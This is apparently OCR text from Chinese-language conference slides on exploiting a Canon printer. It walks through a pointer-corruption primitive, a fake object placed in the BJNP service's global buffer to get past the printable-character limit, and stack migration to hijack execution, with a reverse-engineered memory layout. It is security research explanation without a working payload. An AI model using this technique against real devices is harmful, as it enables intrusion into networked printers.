
a7 是我們可以控制的 Pointer



真正 Crash 的地方

雙層 Pointer Dereference 出 Function Pointer




Corrupted Pointer
Object
Function Table
Code

我們現在有什麼？

- Primitive
  - 任意控制一個 Pointer
- 目標
  - 雙層 Pointer Dereference 後是可以 call 的 address

這樣不就打完了，都有任意 Function Call 了

Fake Object 能有多難

好像漏了什麼...?

Address Book 只能寫 Printable

Address Book 只能寫 Printable

畢竟沒有人會打電話給 \xff\xc3\x01\x91

(add sp, 70h)

去哪裡生一塊 Printable Address 的
Buffer 拿來 Fake Object...

把所有過往研究再拿出來翻


FLASHBACK

Hacking printers at Pwn2Own

Canon - Exploitation

- BJNP
  - A service discovery protocol designed by Canon
  - Exploited by Synacktiv
  - It will store session data on the global buffer

DEVCORE SECURITY CONSULTING

Angelboy 又救了我一命

BJNP


BJNP

- 簡單逆向標記一下，把 BJNP 的 Global State 找出來
  - 字串翻翻找找、函數標一標

```
BSS:475F6320 ?? ?? ?? ?? g_bjnr_ctx_475F6320 % 4                    ; a
BSS:475F6320                                                        ; DATA XREF: sub_41472F6C+1C↑o
BSS:475F6320                                                        ; sub_41473214+8↑o ...
BSS:475F6324 ?? ?? ?? ??                % 4                         ; b
BSS:475F6328 ?? ??                      % 2                         ; cmd
BSS:475F632A ?? ??                      % 2                         ; seq_no
BSS:475F632C ?? ?? ?? ??                % 4                         ; len
BSS:475F6330 ?? ?? ?? ??                % 4                         ; payload
BSS:475F6334 ?? ??                      % 2                         ; session_id
BSS:475F6336 ?? ??                      % 2                         ; f2
BSS:475F6338 ?? ?? ?? ??                % 4                         ; ResCallback
BSS:475F633C ?? ?? ?? ??                % 4                         ; cur_id
BSS:475F6340 ?? ?? ?? ??                % 4                         ; IDK_20
BSS:475F6344 ?? ?? ?? ??…               % 0x40                       ; IDK_24
BSS:475F6384 ?? ?? ?? ??…               % 0x40                       ; IDK_64
BSS:475F63C4 ?? ?? ?? ??…               % 0x100                      ; IDK_A4
BSS:475F64C4 ?? ?? ?? ??                % 4                         ; IDK_1A4
BSS:475F64C8 ?? ?? ?? ??                % 4                         ; IDK_1A8
BSS:475F64CC ?? ?? ?? ??                % 4                         ; IDK_1AC
BSS:475F64D0 ?? ?? ?? ??                % 4                         ; IDK_1B0
BSS:475F64D4 ?? ?? ?? ??…               % 0x10                       ; interrupt_data
BSS:475F64E4 ?? ?? ?? ??                % 4                         ; IDK_1C4
BSS:475F64E8 ?? ?? ?? ??                % 4                         ; IDK_1C8
BSS:475F64EC ?? ?? ?? ??                % 4                         ; IDK_1CC
BSS:475F64F0 ?? ?? ?? ??                % 4                         ; IDK_1D0
BSS:475F64F4 ?? ?? ?? ??                % 4                         ; sock.IDK00
BSS:475F64F8 ?? ?? ?? ??                % 4                         ; sock.acceptfd
BSS:475F64FC ?? ?? ?? ??…               % 0x24                       ; sock.gap
BSS:475F6520 ?? ?? ?? ??                % 4                         ; waitcmd
```

```
BSS:475F6320 ?? ?? ?? ?? g_bjnr_ctx_475F6320 % 4                    ; a
BSS:475F6320                                                        ; DATA XREF: sub_41472F6C+1C↑o
BSS:475F6320                                                        ; sub_41473214+8↑o ...
BSS:475F6324 ?? ?? ?? ??                % 4                         ; b
BSS:475F6328 ?? ??                      % 2                         ; cmd
BSS:475F632A ?? ??                      % 2                         ; seq_no
BSS:475F632C ?? ?? ?? ??                % 4                         ; len
BSS:475F6330 ?? ?? ?? ??                                            ; payload
BSS:475F6334 ?? ??                                                  ; session_id
BSS:475F6336 ?? ??                                                  ; f2
BSS:475F6338 ?? ?? ?? ??                                            ; ResCallback
BSS:475F633C ?? ?? ?? ??                                            ; cur_id
BSS:475F6340 ?? ?? ?? ??                                            ; IDK_20
BSS:475F6344 ?? ?? ?? ??…                                           ; IDK_24
BSS:475F6384 ?? ?? ?? ??…                                           ; IDK_64
BSS:475F63C4 ?? ?? ?? ??…                                           ; IDK_A4
BSS:475F64C4 ?? ?? ?? ??                                            ; IDK_1A4
BSS:475F64C8 ?? ?? ?? ??                                            ; IDK_1A8
BSS:475F64CC ?? ?? ?? ??                                            ; IDK_1AC
BSS:475F64D0 ?? ?? ?? ??                                            ; IDK_1B0
BSS:475F64D4 ?? ?? ?? ??…                                           ; interrupt_data
BSS:475F64E4 ?? ?? ?? ??                                            ; IDK_1C4
BSS:475F64E8 ?? ?? ?? ??                % 4                         ; IDK_1C8
BSS:475F64EC ?? ?? ?? ??                % 4                         ; IDK_1CC
BSS:475F64F0 ?? ?? ?? ??                % 4                         ; IDK_1D0
BSS:475F64F4 ?? ?? ?? ??                % 4                         ; sock.IDK00
BSS:475F64F8 ?? ?? ?? ??                % 4                         ; sock.acceptfd
BSS:475F64FC ?? ?? ?? ??…               % 0x24                      ; sock.gap
BSS:475F6520 ?? ?? ?? ??                % 4                         ; waitcmd
```

剛好落在 Printable!



<space>c_G

BJNP Cont.


- 我們可以通過 BJNP 寫任意資料寫在 Global Buffer 上
- 而且 Buffer 的 Address 是 Printable

通過 Fake Object
創造出一個任意 Function Call


BJNP
Printable Address
Global Buffer


Final Exploit Development

Current Setup



Exploit Stage #1

- 可以任意 Call，但印表機沒有 Onegadget 可以用
- 要想一個方法持續劫持執行流程



Starting Point of Overflow
…
Fake Object Ptr
…
…
…
…
劫持 PC 時的 sp
…
…
Starting Point of Overflow
…
Fake Object Ptr
…
…
…
…
Exploit 送出時
實際 Crash 時

因為實際利用的點在更深層的 Function

所以 Stack 會往上成長


實際 Crash 時

我們還是可以影響到更下面的資料



找到合適的 Gadget 在任意 Call 的時候做 Stack Migration

讓 sp 指向我們塞好的資料



